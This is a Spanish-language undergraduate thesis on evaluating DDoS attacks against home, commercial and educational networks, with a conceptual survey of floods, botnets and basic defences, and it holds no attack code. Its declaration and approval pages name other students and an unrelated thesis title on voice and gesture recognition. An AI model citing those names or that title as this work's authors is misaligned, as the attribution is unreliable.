UNIVERSIDAD TÉCNICA DE COTOPAXI

FACULTAD DE CIENCIAS DE LA INGENIERÍA Y APLICADAS

INGENIERÍA EN SISTEMAS DE INFORMACIÓN

PROYECTO DE INVESTIGACIÓN

EVALUACIÓN DE ATAQUES DDOS A UN SISTEMA DE RED Y SUS DIFERENTES FORMAS DE PROTECCIÓN

Proyecto de Investigación presentado previo a la obtención del Título de Ingenieros en Sistemas de Información.

AUTORES:

Erick Ariel Cañizares Rivera

Marcelo Andrés Chacha Murillo

TUTOR ACADÉMICO:

Ing. Jorge Bladimir Rubio Peñaherrera, Mgs

LATACUNGA – ECUADOR

2022

DECLARACIÓN DE AUTORÍA

Nosotros, Lliguin Pilliza Erick Andrés con C.I.: 172740007-7 y Pacheco Intriago Denis Alexander con C.I.: 050408680-2, ser los autores del presente proyecto de Investigación: **"Análisis comparativo de tecnologías de interfaz natural de usuario: Caso de Estudio Reconocimiento de Voz y Gestos"**, siendo el Ing. José Augusto Cadena Moreano PhD., tutor del presente trabajo, eximo expresamente a la Universidad Técnica de Cotopaxi y a sus representantes legales de posibles reclamos o acciones legales.

Además, certificamos que las ideas, conceptos, procedimientos y resultados vertidos en el presente trabajo investigativo, son de nuestra exclusiva responsabilidad.

Atentamente,

.....	.....
Lliguin Pilliza Erick Andrés	Pacheco Intriago Denis Alexander
CI: 172740007-7	CI: 050408680-2

AVAL DEL TUTOR DE PROYECTO DE TITULACIÓN

En calidad de Tutor del Trabajo de Investigación sobre el título:

"ANÁLISIS COMPARATIVO DE TECNOLOGÍAS DE INTERFAZ NATURAL DE USUARIO: CASO DE ESTUDIO RECONOCIMIENTO DE VOZ Y GESTOS", de los estudiantes: Lliguin Pilliza Erick Andrés y Pacheco Intriago Denis Alexander de la Carrera de Ingeniería en Informática y Sistemas Computacionales, considero que dicho Informe Investigativo cumple con los requerimientos metodológicos y aportes científico-técnicos suficientes para ser sometidos a la evaluación del Tribunal de Validación de Proyecto que el Honorable Consejo Académico de la Facultad de Ciencias de la Ingeniería y Aplicadas de la Universidad Técnica de Cotopaxi designe, para su correspondiente estudio y calificación.

Latacunga, agosto de 2022

.....

Ing. José Augusto Cadena Moreano PhD.

C.C.: 050155279-8

APROBACIÓN DEL TRIBUNAL DE TITULACIÓN

En calidad de Tribunal de Lectores, aprueban el presente Informe de Investigación de acuerdo a las disposiciones reglamentarias emitidas por la Universidad Técnica de Cotopaxi, y por la Facultad de **CIENCIAS DE LA INGENIERÍA Y APLICADAS**; por cuanto, los postulantes: **LLIGUIN PILLIZA ERICK ANDRÉS Y PACHECO INTRIAGO DENIS ALEXANDER**, con el título del proyecto de investigación: **"ANÁLISIS COMPARATIVO DE TECNOLOGÍAS DE INTERFAZ NATURAL DE USUARIO: CASO DE ESTUDIO RECONOCIMIENTO DE VOZ Y GESTOS"**, ha considerado las recomendaciones emitidas oportunamente y reúne los méritos suficientes para ser sometido al acto de Sustentación del Proyecto.

Por lo antes expuesto, se autoriza realizar los empastados correspondientes, según la normativa institucional

Latacunga, agosto de 2022

Para constancia firman:

.....

Mg. Verónica Tapia Cerda
C.I.050253697
Lector 1

.....

Mg. Miryan Iza Carate
C.I.0501957617
Lector 2

.....

PhD. Juan Carlos Chancusig
C.I.0502275779
Lector 3

AGRADECIMIENTO

A Dios por darme la inteligencia y la sabiduría guiándome por el camino del bien. A mis Padres por haberme apoyado en todo momento con sus consejos, su amor, dedicación, sus enseñanzas y valores, cuyo esfuerzo logrado dan resultados una vez más. A mis hermanos por sus consejos, ánimos y cariño todo gracias por sus palabras de aliento en los momentos más difíciles de mi vida para seguir adelante. A mi Familia gracias por su inmenso apoyo brindado en todo este tiempo. Agradezco también a mi tutor de tesis porque gracias a su apoyo, perseverancia y sobre todo su paciencia incondicional nos ha guiado de la mejor manera para la realización de la presente investigación. Agradezco a la Universidad Técnica de Cotopaxi por haberme abierto las puertas y escogerme para así brindarme la oportunidad de adquirir sus conocimientos con las herramientas necesarias tanto práctico como teórico. A mis Ingenieros que me ayudaron a enriquecerme de conocimientos con sus enseñanzas. A mis amigos que me apoyaron para seguir adelante y a todas las personas que siempre confiaron en mí, muchas gracias.

Erick Cañizares

DEDICATORIA

Dedico este proyecto de investigación a mis padres pilares fundamentales para cumplir esta meta, por estar conmigo en todo momento y por darme un estudio para mi futuro, a mis hermanos, amigos, a mi tutor de tesis, docentes de ingeniería y a personas especiales por creer en mí y apoyarme en todo momento, a toda persona que cree que el estudio es la mejor fuente de superación en búsqueda de un futuro digno.

Erick Cañizares

AGRADECIMIENTO

Agradezco a la Universidad Técnica de Cotopaxi por haberme permitido ser parte de ella y abrirme las puertas de su seno científico para poder estudiar la carrera de Ingeniería en Sistemas de Información, así como también a los diferentes docentes que me compartieron sus sabios conocimientos para seguir adelante forjando mi carrera profesional.

Un especial reconocimiento al Ing. Jorge Bladimir Rubio Peñaherrera, Mgs tutor de la presente tesis, por habernos brindado la oportunidad de recurrir a sus capacidades

y conocimientos científicos, quien con toda la paciencia del mundo supo guiarme de forma apropiada durante todo el proceso para así culminar con éxito mi trabajo.

Para terminar, también agradezco a todos mis compañeros de clase que estuvieron presentes en el transcurso de la carrera ya que gracias al compañerismo, amistad y apoyo moral han aportado de forma significativa para llegar a culminar con éxito mi etapa universitaria.

Marcelo Chacha

DEDICATORIA

Agradezco primero a Dios por haberme concedido una familia maravillosa, quienes a pesar de todo siempre creyeron en mí en todo momento, ofreciéndome el ejemplo de superación, sacrificio, humildad y esfuerzo; enseñándome a valorar todo aquello que poseo. A todos ellos dedico la presente tesis, porque han incentivado en mi existencia, el anhelo de victoria y triunfo. Contribuyendo así a la realización de este logro alcanzado en mi vida profesional. A la Universidad Técnica de Cotopaxi por formar mi carácter y sobre todo por brindarme la oportunidad de obtener conocimientos para mi vida profesional.

A Erika quien en todo momento estuvo ofreciéndome su amor, paciencia y apoyo incondicional para nunca darme por vencido y seguir con mi sueño de ser un buen profesional.

Marcelo Chacha

UNIVERSIDAD TÉCNICA DE COTOPAXI

FACULTAD DE CIENCIAS DE LA INGENIERÍA Y APLICADAS

TÍTULO: "Evaluación de ataques DDoS a un sistema de red y sus diferentes formas de protección"

Autores:

Marcelo Andrés Chacha Murillo

Erick Ariel Cañizares Rivera

RESUMEN

En un mundo globalizado las entidades demandan del uso del internet. La investigación parte de la problemática con los ataques de denegación de servicios distribuidos DDoS, se pretende evaluar los ataques DDoS en sistemas de redes domésticos, comerciales y educativos, utilizando un sistema de red que permita identificar cómo actúan dichos ataques en la saturación del ancho de la banda. La metodología de la investigación fue Top-Down Network Desing la cual permitió diseñar y elaborar tantos los sistemas de red como la evaluación de vulnerabilidades ante posibles ataques. Por lo tanto, se determinó que existen diferentes formas de protección: ocultando la red wi-fi, desactivar el wps en el router y bloqueo de dispositivos externos. Además, es recomendable que las entidades hagan frente a estas amenazas y contraten servicios DDoS para protegerse de estos ataques cada vez más comunes y más potentes en el ámbito de la seguridad informática.

Palabras claves: Ataques DDoS, internet, Metodología, router, wi-fi, seguridad informática.

TECHNICAL UNIVERSITY OF COTOPAXI

FACULTY OF ENGINEERING SCIENCESS AND APPLIED

THEME: "Evaluation of DDoS attacks on a network system and its different forms of protection"

AUTHORS:

Marcelo Andrés Chacha Murillo

Erick Ariel Cañizares Rivera

ABSTRACT

In a globalized world; entities demand internet and technology use. The investigation starts from the problem of new threats types such as DDoS distributed denial of service attacks since it saturates network service causing economic and information losses, for which computer attacks were analyzed, especially DDoS. Studying their characteristics and how they have affected different organizations. Therefore, it is intended to evaluate DDoS attacks in home, commercial and educational network systems, using a network system that allows to identify how these act oven bandwidth saturation to minimize cyber-attack impact. The research methodology was Top-Down Network Desing, which allowed designing and developing many network systems the evaluation of vulnerabilities against possible attacks. In addition, it was determined there are different forms of protection: hiding wi-fi network, deactivating the wps in the router, blocking external devices, updating firewall, changing the IP of the router, mitigating the risks in different, antivirus activated at used devices, allowing to mitigate computer risks at different entities, despite the fact that the attacks evolve, becoming more and more sophisticated and, therefore, more difficult to mitigate. Because this, It is recommended entities face these threats and hire a DDoS service to protect themselves from these increasingly common and powerful attacks at computer security field.

Keywords: DDoS attacks, internet, Methodology, router, wi-fi, computer security.

UNIVERSIDAD TÉCNICA DE COTOPAXI

CENTRO DE IDIOMAS

AVAL DE TRADUCCIÓN

En calidad de Docente del Idioma Inglés del Centro de Idiomas de la Universidad Técnica de Cotopaxi; en forma legal **CERTIFICO** que:

La traducción del resumen al idioma Inglés del proyecto de investigación cuyo título versa: **"ANÁLISIS COMPARATIVO DE TECNOLOGÍAS DE INTERFAZ NATURAL DE USUARIO: CASO DE ESTUDIO RECONOCIMIENTO DE VOZ Y GESTOS"** presentado por: **Lliguin Pilliza Erick Andrés y Pacheco Intriago Denis Alexander**, egresados de la Carrera de: **Ingeniería en Sistemas de Información**, perteneciente a la **Facultad de Ciencias de la Ingeniería y Aplicadas,** lo realizaron bajo mi supervisión y cumple con una correcta estructura gramatical del Idioma.

Es todo cuanto puedo certificar en honor a la verdad y autorizo a los peticionarios hacer uso del presente aval para los fines académicos legales.

Latacunga, septiembre del 2022

Atentamente,

UNIVERSIDAD TÉCNICA DE COTOPAXI LATACUNGA - ECUADOR

CENTRO DE IDIOMAS

Lic. Edison Marcelo Pacheco Pruna
DOCENTE CENTRO DE IDIOMAS-UTC
CI: 0502617350

ÍNDICE DE CONTENIDO

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

1. INFORMACIÓN GENERAL

Título: Evaluación de ataques DDoS a un sistema de red y sus diferentes formas de protección.

Tipo de proyecto: Proyecto de investigación.

Fecha de inicio: 25 de octubre del 2021

Fecha de finalización: 17 de agosto del 2022

Lugar de ejecución: Universidad Técnica de Cotopaxi.

Facultad que auspicia: Ciencias de la ingeniería y aplicadas (CIYA).

Carrera que auspicia: Ingeniería en sistemas de información.

Proyecto de investigación vinculado: Proyecto formativo o Generativo sí aplica.

Equipo de trabajo:

Ing. Jorge Bladimir Rubio Peñaherrera, Mgs

Marcelo Andrés Chacha Murillo

Erick Ariel Cañizares Rivera

Área de conocimiento: 06 Información y Comunicación (TIC) / 061 Información y Comunicación (TIC) / 0612.

Base de datos, diseño y administración de redes.

Línea de investigación: Tecnologías de la información y comunicación (Tics) y diseño gráfico.

Sublíneas de investigación de la Carrera: Diseño, implementación y configuración de redes y Seguridad Computacional, aplicando normas y estándares internacionales.

2. INTRODUCCIÓN

2.1. PROBLEMA

En la última década, la seguridad de los sistemas informáticos ha aumentado en igual proporción al avance tecnológico, convirtiéndose en un factor base en el desarrollo económico y social de entidades públicas o privadas. Por tal motivo, el desarrollo y análisis de modelos de seguridad es de vital importancia e indispensable en la protección de los datos. Los datos se los pueden localizar en cualquier ámbito o área, donde las computadoras son una fuente de almacenamiento eficiente en la manipulación de información, además llegando a ser un punto clave para los atacantes que tengan como objetivo a entidades con mayor flujo de datos. En la actualidad, los ataques de DDoS son una de las formas más comunes para los ciberdelincuentes. Estos suelen planificar el momento del ataque para maximizar el daño mediante métodos de hacking que se inician mediante la propagación de un malware a través de emails, descargas online, servidores, envió de paquetes o datos. Con esto los hackers establecen el control remoto de los servidores y los dispositivos infectados, permitiéndoles dirigir una enorme y continua cantidad de tráfico hacia estos dispositivos hasta que colapsan. En la actualidad las redes informáticas están propensas a sufrir ataques informáticos poniendo en riesgo la integridad de la información que se transmite. Por tal motivo, el principal objetivo de la investigación es implementar un modelo de seguridad para la detección de ataques de DDoS y sus diferentes formas de protección.

2.1.1. Situación Problemática:

Teniendo en consideración la vulnerabilidad de los sistemas informáticos que son afectados de forma inesperada o prevista por los atacantes, aquellos que producen daños grandes a estos sistemas que pueden causar pérdidas de información y más aún la pérdida de estos equipos, estos afectan directamente al disco duro, o al ancho de banda del mismo.

Indicó que mientras la prensa tiende a centrarse en las víctimas de los ataques DDoS, lo cierto es que hay más afectados por estos ataques – como son todos los sistemas afectados y controlados por el intruso [1]. Aunque los propietarios de estos equipos no siempre están al tanto de la debilidad de sus equipos, si es cierto que pueden sufrir de errores, problemas de funcionamiento y degradación del servicio, tanto los propietarios como los usuarios del sitio afectado sufren los efectos del ataque [1]. Yahoo!, Buy.com, RIAA o la oficina de Copyright

de Estados Unidos son algunas de las víctimas de estos ataques DDoS. Unos ataques que también pueden provocar mayores daños por encadenamiento. Por ejemplo, en octubre de 2012 un ataque masivo DDoS dejó a todo el país de Myanmar desconectado.

Según la república [1], mientras se transmitía las noticias informativas, varios canales han sido blanco de ataques de denegación de servicio en algunos de sus sitios web, medios de comunicación como: El diario, El Comercio y Teleamazonas han comunicado problemas para ingresar a varias de sus plataformas, de igual manera diversos usuarios se quejaron e informaron mediante redes sociales que no podían acceder al portal del canal Ecuavisa.

Las tentativas de censura que existen en el país no son hechos aislados, ya que mientras se transmitían algunas de las marchas de los días 10 y 11, varios medios de comunicación fueron atacados, eso nos hace pensar que aquellos individuos que buscan impedir que ciertos canales informativos cumplan con su deber, serán capaces de infiltrarse en las plataformas que les pertenecen a los mismos con el fin de esconder la verdad.

Jonathan Finlay destacó en uno de sus artículos que, en el Ecuador, preexiste el Código Integral Penal en su sección cuatro, artículo 232, el cual recalca que las acciones realizadas para causar mal funcionamiento o comportamiento no deseado de sistemas de tratamiento de información, telemático o de telecomunicaciones, pueden ser consideradas como delitos con sanciones de privación de libertad de tres a cinco años, protegiendo así la integridad de la población [1].

La Universidad de Texas en Austin y el Centro Knight que constan con la carrera de periodismo explica las consecuencias de los ataques cibernéticos que empiezan a hacerse más usuales en América Latina, iniciando así con la reducción de espacios críticos que contribuyan al debate sobre la exhibición de conductas inconcebibles y abusos del poder por parte de distintos políticos dando paso a la corrupción, presentándose así una infinidad de amenazas directas e indirectas a los periodistas [1].

Estas interrupciones en el servicio comunicativo, imposibilitan que los ciudadanos se informen de algún hecho en particular. Los atentados informáticos ocurren casi siempre como resultado de algún tipo de publicación que se hizo, sin consentimiento de los implicados, dando como resultado una serie de conflictos que perjudican a los periodistas y las plataformas para quienes trabajan.

En varios de los casos los servicios de internet utilizados por las empresas deben ser seguros, para que, si se presentan anomalías en sus plataformas, estas puedan bloquearse desactivando así las conexiones automatizadas, que intentan dejar sin recursos a los servidores y colapsar la red de los mismos. Sin embargo, si se presentan estos ataques los sitios suelen invalidar el acceso de los usuarios mientras se genera la nueva configuración de cada dirección web.

2.1.2. Formulación del problema

¿Cómo evaluar ataques DDoS en sistemas de red y buscar técnicas de protección?

2.2. Objeto y campo de acción

Objeto: Ataque DDoS

Campo: Protección en sistemas de red

Dentro del objeto de investigación se considerará el conocimiento que existe en la actualidad sobre lo que son los ataques de denegación de servicios distribuidos (DDoS), se contextualiza lo siguiente:

Dentro de las investigaciones realizadas por Francisco Mieres [2], encontramos que los ataques de denegación de servicio distribuido DDoS (Distributed Denial of Service) por sus siglas en inglés, son un tipo de DoS en el cual el envío de peticiones está realizado por varios atacantes, generalmente estos tipos de ataques se realizan a través de botnets, que habitualmente están compuestas por ordenadores que han sido infectados y son controlados a distancia por los atacantes.

Mientras que para Marcelo Martínez [3], los ataques DDoS son los más frecuentes y aumentan a diario debido al inmenso desarrollo de redes informáticas y en conjunto a varias aplicaciones que causan daño a las redes y sistemas de información. Por ejemplo, los botnets son una amenaza crítica que tienen como consecuencia disminuir el ancho de banda y los recursos de los sistemas [3].

Existen distintos tipos de ataques DDoS esto ya depende del modo de ataque y de los recursos afectados.

Los ataques DDoS según el modo de ataque están divididos en dos como son los ataques directos y también los ataques indirectos.

Según Francisco Mieres [2], El ataque directo se realiza mediante las peticiones ilegítimas se envían directamente contra el host objetivo sin enmascarar las IPs atacantes, mientras que los ataques indirectos son más complejos ya que se redistribuye el tráfico de las peticiones a través de intermediarios antes de atacar al host objetivo, de esta manera se ocultan las IPs atacantes, que son más difíciles de localizar. Además, el ataque indirecto permite llevar a cabo la técnica de amplificación, mediante la cual los propios dispositivos que actúan como intermediarios multiplican los paquetes, incrementando así la potencia del ataque [2].

En el proyecto de investigación de Marcelo Martínez [3], menciona que los ataques se los pueden clasificar de acuerdo a su taxonomía es decir por su grado de automatización, exploración de vulnerabilidades, tasa de ataque dinámico y según su impacto.

Un ataque según la clasificación es UDP Flood, este tipo de ataque, hace que el atacante envíe un gran volumen de paquetes IP con datagramas UDP a un puerto aleatorio de la víctima[3]. El envío excesivo de datagramas UDP puede producir la caída 6 del sistema, dicha víctima podría ser un Servidor de Nombres de Dominio (DNS) que es un sistema distribuido jerárquico cuya función es traducir las direcciones IP en etiquetas de servicio de red, los DNS utilizan una base de datos distribuida y jerárquica que almacena información asociada a nombres de dominio en redes como Internet, se puede decir que este protocolo está definido en RFC 1034 y en el RFC 1035 usa UDP como protocolo de capa transporte y trabaja en el puerto 53 por defecto[3].

Para Marcelo Martínez [3], otro ataque conocido SYN Flooding, es uno de los ataques DDoS más utilizados, la inundación SYN funciona aprovechando las debilidades del protocolo de control de transmisión (TCP), el paquete SYN es un tipo de paquete en el Protocolo de Control de Transmisión (TCP) que requiere establecer una conexión entre dos hosts. Es una solicitud enviada por el host para hacer una conexión.

Para lo que es el campo de acción hablaremos sobre las técnicas de protección de un sistema de red, estas técnicas están enfocadas en proteger un sistema de red cuando se da un ataque DDoS.

Para ello hay que conocer qué es seguridad, según el autor Fernández [4], menciona que la seguridad en la red se ha convertido en un esfuerzo sumamente importante y que presenta grandes desafíos para las organizaciones hoy en día, la finalidad es proteger la información

confidencial e importante para brindar un servicio sin interrupciones evitando que diversas anomalías causan que los servicios se detengan.

Algunas de las protecciones tanto de software como de hardware son las siguientes:

Uso de firewall: Es un dispositivo que deniega las conexiones entrantes no autorizadas y regula el tráfico de la red [5].

Según Vanessa Quintana [5], Wanguard amplía las funciones de Wansight con la integración de funciones avanzadas de detección y mitigación de ataques DDoS. Está concebido para proteger redes y servicios imprescindibles contra ataques volumétricos de denegación de servicio distribuido mediante la normalización (scrubbing) de paquetes maliciosos con reglas de filtrado dinámicas aplicadas a firewalls de hardware o software ubicados en el perímetro de la red. Es compatible con herramientas de reacción automatizadas, RTBH, BGP FlowSpec, desviación del tráfico, creación de scripts y agrupamiento de servidores [6].

2.3. Beneficiarios

Ambiente doméstico

El trabajo se realizó en un ambiente doméstico en las residencias de los dos tesistas lo cual se realizó con un router Tp-link y otro Huawei para hacer los ataques DDoS con el propósito de generar sus respectivas protecciones para que no exista saturación del internet.

Ambiente comercial

El trabajo se realizó en un ambiente comercial con un router Nexxt Nebula 300 plus en el ciber de la Universidad Técnica de Cotopaxi para hacer los ataques DDoS con el propósito de generar sus respectivas protecciones para que no exista saturación del internet.

Ambiente educativo

El trabajo se realizó con un router Cisco linksys en la Unidad Educativa Machachi para hacer los ataques DDoS con el propósito de generar sus respectivas protecciones para que no exista saturación del internet.

2.4. Justificación

Una de las características principales de la sociedad actual, es el uso del internet en los diferentes ámbitos por lo cual la información y los procesos de las diferentes entidades requieren ser protegidos de las inseguridades que se puede encontrar en las redes de datos y los sistemas informáticos frente a amenazas que pongan en peligro la disponibilidad, la integridad, la confidencialidad de la información, la estabilidad de los procesos, los niveles de competitividad, la imagen corporativa, la rentabilidad y la legalidad, aspectos necesarios para alcanzar los objetivos en los diferentes ámbitos: educativo, comercial y doméstico. Por lo cual se va a realizar una comparación de 4 routers para verificar cuál de ellos es el más vulnerable y el más seguro y así investigar e implementar una solución que permita contrarrestar los problemas de seguridad informática ya que sigue apareciendo nuevas técnicas de ataque para las que es necesaria la adaptación de mecanismos de defensa oportunos.

Por todo lo expuesto es importante determinar cuáles son las diferentes protecciones y las estrategias a utilizar para que no exista una saturación en la red que se está utilizando siendo los beneficiarios las diferentes entidades.

2.4.1. Hipótesis

La implementación de técnicas de protección ante ataques DDoS permitirán mejorar los niveles de seguridad en redes informáticas.

2.5. OBJETIVOS

2.5.1. Objetivo General

Evaluar los ataques DDoS a un sistema de red y sus diferentes formas de protección en un ambiente doméstico, comercial y educativo mediante la implementación de protecciones para contrarrestar los problemas de seguridad informática.

2.5.2. Objetivos Específicos

- Fundamentar teóricamente los ataques DDoS a un sistema de red y sus diferentes formas de protección.
- Realizar un sistema de red y la evaluación de los ataques DDoS mediante un ambiente Educativo, Comercial y Doméstico en un ambiente controlado.

- Comprobar sus diferentes formas de protección de ataques DDoS en los diferentes ambientes controlados.

2.5.3. Sistemas de tareas

Tabla 1. Sistema de tareas.

Objetivos específicos	Actividades	Resultados esperados	Técnicas. Medios e instrumentos
Realizar una investigación bibliográfica sobre los ataques DDoS a un sistema de red y sus diferentes formas de protección.	- Comparación de fuentes bibliográficas.	-Conocimiento sobre los ataques DDoS.	-Revistas científicas -Proyectos de investigación.
Realizar un sistema de red mediante una simulación para analizar el comportamiento del ataque DDoS y su mecanismo de detección.	- Creación de un sistema de red -Crear máquinas virtuales.	- Reconocimiento de las formas de protección ha ataques DDoS.	-Revistas científicas -Proyectos de investigación.
Comprobar sus diferentes formas de protección de ataques DDoS.	- Comparación de resultados con la simulación. Realización de pruebas.	- Ejecución de la simulación.	-Simulación en máquinas virtuales.

Fuente: Grupo Investigativo

3. FUNDAMENTACIÓN TEÓRICA

Dentro del objeto de investigación y considerando el conocimiento que existe en la actualidad sobre lo que son los ataques de denegación de servicios distribuidos (DDoS) y las técnicas de protección para sistemas de red, se contextualiza lo siguiente:

3.1. ¿Qué es un ataque informático?

Según la investigación de Francisco Mieres [2], un ataque informático consiste en aprovechar alguna debilidad o vulnerabilidad en el software, en el hardware, e incluso, en las personas que forman parte de un ambiente informático, a fin de obtener un beneficio, por lo general de índole económico, causando un efecto negativo en la seguridad del sistema, que luego repercute directamente en los activos de la organización.

Los ataques informáticos son muy a menudo a nivel mundial, pero muchos de ellos son capaces de romper cualquier tipo de seguridad ya sea de empresas, instituciones u organizaciones, estos ataques pueden ser de manera controlada que ayuden a buscar falencias y a su vez poderlas buscar formas de protección, pero también pueden ser ataques maliciosos para hacer daño o para buscar algún beneficio.

Para Marcelo Martínez [3], un ataque a la seguridad de red produce un acceso no autorizado, denegando el sistema a través de estas anomalías que acechan en la actualidad, por lo que existen diversos tipos de ataques o amenazas.

3.2. ¿Qué es ingeniería social?

La Ingeniería Social, cuyo nombre se confunde con algo positivo, no es nada más que la forma de hackear a seres humanos, siendo éste un método de ataque no convencional que se fundamenta en la manipulación de las personas por medio de estrategias de engaño con el único fin de obtener un acceso privado o información confidencial para ser utilizada en actividades fraudulentas y que ocasionan daño a dichas personas o instituciones[7]. En este sentido, se han desarrollado diferentes técnicas que pueden ser clasificadas según el recurso que desean atacar, por lo tanto, podemos decir que existen técnicas de Ingeniería Social basada en computadores y técnicas de Ingeniería Social basada en el recurso humano [7].

Según Edgar Castellanos [7], respecto a las técnicas basadas en computador, éstas se caracterizan por hacer uso exclusivo de herramientas informáticas para la realización de los

ataques, entre ellas podemos indicar las siguientes: Phishing o envío de correos falsos los cuales invitan al usuario a registrarse en web fraudulentas para obtener información privada o también incorporan archivos maliciosos o malware que tienen el mismo objeto; Spam o correo no deseado, que en muchos casos buscan colapsar servidores o los correos de usuario y con ello, intentar hacer ataques de phishing; Pop-ups, o ventanas emergentes las cuales son utilizadas por los que practican la Ingeniería Social para introducir códigos maliciosos.

Respecto a las técnicas basadas en el recurso humano, éstas han sido la que mayor trascendencia han tenido dentro de la Ingeniería Social, y se basan en aprovechar las características intrínsecas que como humanos tenemos: curiosidad, deseo, codicia, miedo incluso la bondad, las cuales son estudiadas con el fin de obtener fraudulentamente información[7].

En este sentido, podemos indicar las siguientes técnicas basadas en el recurso humano: Suplantación de identidad, Espiar por encima del hombro, Buscar en la basura, Ingeniería Social Inversa, Desarrollar Confianza, Afectividad, Sobrecarga, Reciprocidad, Relaciones basadas en Engaños y Escuchar detrás de las Puertas, todas ellas aplicadas para fines fraudulentos[7].

De igual forma para Edgar Castellano [7], la forma de engaño basada en el recurso humano ha crecido tanto que con el paso de los años muchas instituciones no solamente centran su necesidad de seguridad en la parte física, sino que también, en el recurso humano dando capacitaciones constantes, pruebas de seguridad y aplicando herramientas preventivas y correctivas. Desafortunadamente, esto no es la constante y actualmente muchas Instituciones de Educación Superior, empresas e incluso usuarios privados en el mundo han sido la plataforma de despegue de grandes ciberataques, algunos de ellos son como ataques DDoS.

3.3. Ataques de denegación de servicios (dos).

Los ataques de Denegación de Servicio o DoS (del inglés Denial of Service) constituyen una amenaza creciente en los últimos años, habiendo llegado a convertirse en un auténtico desafío en el área de la seguridad en sistemas de información [4].

Entre sus objetivos se encuentran empresas, organismos gubernamentales, bancos, ejércitos o servicios como universidades, hospitales y aeropuertos, los ataques DoS consisten en bloquear los servicios de red a los usuarios legítimos, a su vez se han convertido en un gran problema actual en lo referente a la seguridad de internet, este tipo de ataques representa la primera causa

de pérdidas en las empresas de Reino Unido y la segunda en Estados Unidos dentro del ámbito del cibercriminal [4].

Según Daniel Peña [8], entre los ataques más fáciles de ejecutar y difíciles de defender se encuentran los conocidos ataques DoS o denegación de servicio, que tiene como objetivo agotar los recursos de un sistema informático como son el ancho de banda o el tiempo de procesamiento, por lo que el servicio se interrumpe temporalmente o permanente, tales como el servicio de internet, bases de datos o un sitio web, mediante la realizan de solicitudes múltiples en un momento dado a la computadora de destino o al equipo que se encuentra vulnerable, comprometiendo así a los atributos de seguridad, los protocolos con mayor prioridad para ser vulnerables a este tipo de ataques son los SMTP, DNS Y NTP.

3.4. Ataques de denegación de servicios distribuidos (DDoS):

La técnica de ataques DDoS apareció en el año de 1998 y que en la actualidad es uno de los ataques más difíciles de detectar y a su vez más eficientes por ser distribuida de manera distribuida.

La Denegación de Servicio Distribuido (DDoS) es considerado un ataque peligroso que infecta de gran cantidad de peticiones ficticias a un determinado servicio de la red, con estos ataques se logra que el servicio se detenga, generando una sobrecarga en la utilización del mismo y, por lo tanto, un incremento exponencial de anomalías [3].

Para Jorge Pincay [9], un ataque de denegación causa la interrupción de uno o varios servicios mediante el consumo excesivo de alguno de estos recursos en el servidor o elementos de red intermedios.

Los ataques DDoS o también conocidos como ataques de denegación de servicios distribuidos son aquellos ataques dirigidos por múltiples computadoras llamadas “bots” o “zombies”, que son redes de computadoras controladas de forma remota por un atacante para realizar ataques masivos a un objetivo específico o a un sistema [10].

También Jessica Báez [10], menciona que dichos ataques tienen como objetivo provocar el agotamiento de los recursos de la red, para que dicho servicio se vea obstaculizado o detenido, lo que lleva a la falta de disponibilidad de servicio.




Figura 1. Arquitectura de un Ataque DDoS [9]

Fuente: Jorge Pincay, 2017

Los ataques DDoS son los más frecuentes y aumentan a diario debido al inmenso desarrollo de redes informáticas y en conjunto a varias aplicaciones que causan daño a las redes y sistemas de información, por ejemplo, los botnets son una amenaza crítica que tienen como consecuencia disminuir el ancho de banda y los recursos de los sistemas [3].

Este tipo de ataques han ido mejorando, desde lo más sencillo con él envió de un flooding sobre la víctima desde un origen conocido, hasta los ataques un poco más complejos como son ataques distribuidos amplificados y que se aprovechan de distintos exploits de ciertas aplicaciones [3].

Para el autor Herranz Gonzales [4], afirma que las motivaciones para realizar los ataques DDoS pueden ser por causas muy diversas, aunque principalmente se deben a los siguientes motivos: económicos (la víctima se encuentra ante la disyuntiva de pagar o tener sus servidores colapsados), como distracción para otro ataque mayor, o circunstancias políticas.

El gran aumento de ataques DDoS registrado en los últimos años se debe, entre otros factores, a la facilidad para conseguir las herramientas, los escasos conocimientos necesarios para poder hacer un ataque de este tipo, la ausencia de mecanismos efectivos de defensa y la aparición de individuos o grupos que venden sus servicios (botnets, servidores infectados, asesoramiento,

entre otras) para facilitar la labor al atacante y poner a su alcance todas las herramientas necesarias [4].

El ataque DDoS que se da por un conjunto de varios atacantes desde múltiples localizaciones es posible, pero requiere un trabajo de coordinación, ya que todos los orígenes deben atacar al mismo objetivo a la vez, para dar solución a este problema se han creado varios softwares o varios códigos que permiten la utilización de dispositivos de terceros, con o sin su conocimiento, para el envío de peticiones simultáneas desde ellos [9].

Para Jorge Pincay [9], los atacantes usan a menudo los conocidos botnets, que son solo un puñado de computadoras equipadas con este tipo de software que generalmente son instaladas al descargar sin saberlo o malware para realizar más solicitudes y ocultar sus orígenes, es así que como que con esta técnica se genera un ataque con una multiplicación del número de peticiones.

